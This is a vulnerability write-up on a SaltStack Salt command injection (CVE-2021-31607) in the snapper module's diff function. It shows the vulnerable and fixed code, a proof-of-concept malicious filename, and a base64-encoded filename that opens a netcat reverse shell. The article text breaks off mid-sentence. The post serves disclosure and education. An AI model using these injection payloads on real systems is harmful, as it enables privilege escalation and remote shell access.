HACKING


CVE-2021-31607 SaltStack Minion Privledge Escaltion in Snapper Module

STEALTHCOPTER
17 APR 2021 • 3 MIN READ

tldr;

I discovered a command injection vulnerability in SaltStack's Salt that allows privilege escalation using malicious filenames on a minion when the master calls `snapper.diff`. But... I was too slow! SaltStack had already fixed it almost a month earlier, and the source code I was looking at was out of date.

Affected Versions: All versions between 2016.9 and 3002.6
Links: Mitre, NVD



As this is already fixed and pretty trivial to exploit, this post is going to be pretty brief compared to the previous posts I've done on SaltStack vulnerabilities (CVE-2020-28243 and CVE-2020-28243 (2)).

Prerequisites

- Snapper is installed and configured on the minion (this requires a filesystem such as btrfs)
- Master uses the snapper module to request a diff on a minion

The vulnerability

When the snapper module performs a diff between a snapshot and the current state, it first checks each file to see if it is a text file using the file command. But because the filename is passed directly into `os.popen` it can be easily be abused by anyone able to create a file.

```
def _is_text_file(filename):
    """
    Checks if a file is a text file
    """
    type_of_file = os.popen("file -bi {}".format(filename), "r").read()
    return type_of_file.startswith("text")
```


The vulnerable code

```
echo hi > '$(touch HACKED).txt'
```

Proof of Concept exploit

Now the exploit is ready. Now we wait for the master to request a diff from the minion. This can be done using the following Salt command: `salt '*' snapper.diff`

Lets see it in action:



Left: Master initiating snapper.diff **Right:** Performing the exploit on the minion

Now that we've got a proof of concept working, we can get full remote command execution using some base64'ing like so:

```
echo hi > '$(echo bmMgLWUgL2Jpbi9iYXNoIDEyNy4wLjAuMSA0NDQ0|base64 -d|sh -i).txt'
```

Example to get a reverse shell using a base64'ed command

The fix

The fix SaltStack went for replaces the `os.popen` with `subprocess.run` and now passes a list of arguments to prevent command injection. The filename passed into this can only ever be a single argument, and subshells are not supported by default in `subprocess.run`.


```
def _is_text_file(filename):
    """
    Checks if a file is a text file
    """
    type_of_file = subprocess.run(
        ["file", "-bi", filename],
        check=False,
        stdout=subprocess.STDOUT,
        universal_newlines=True,
    ).stdout
    return type_of_file.startswith("text")
```

The fixed SaltStack code

Note: It appears that this security fix actually broke the functionality as `subprocess.STDOUT` seems to cause an error: `OSError: [Errno 9] Bad file descriptor`. It should probably be replaced with `subprocess.PIPE`. I raised this as an issue here.

Conclusion

SaltStack detected this code as a potential vulnerability using a Bandit scan and fixed this almost a month before I found it. This was all done as part of a larger pull request where several potential vulnerabilities were fixed.



Nooooooooooooooooooooooo but also yes.

It's great to see SaltStack taking a proactive move to reduce their attack surface. However, in all my attempts to contact SaltStack about this vulnerability I was ignored, presumably they don't care as it was already fixed. Given the exploit was

CVE-2020-28243 (2) SaltStack Minion Denial of Service via Argument Injection
23 Mar 2021 – 7 min read

CVE-2020-28243 SaltStack Minion Local Privilege Escalation
25 Feb 2021 – 6 min read

See all 6 posts →

CTF

dCTF - Just Take Your Time

Over the weekend I participated in dCTF by DragonSec SI along with some friends. There were some really interesting and unique challenges in this CTF. SummaryThis was a time-restricted python

STEALTHCOPTER
17 MAY 2021 • 2 MIN READ

HACKING

CVE-2020-28243 (2) SaltStack Minion Denial of Service via Argument Injection

Note: This post builds upon an exploit from previous post here, that may be useful to read first.tldr;Recently I disclosed a local privilege escalation, CVE-2020-28243, in SaltStack's Salt

STEALTHCOPTER
23 MAR 2021 • 7 MIN READ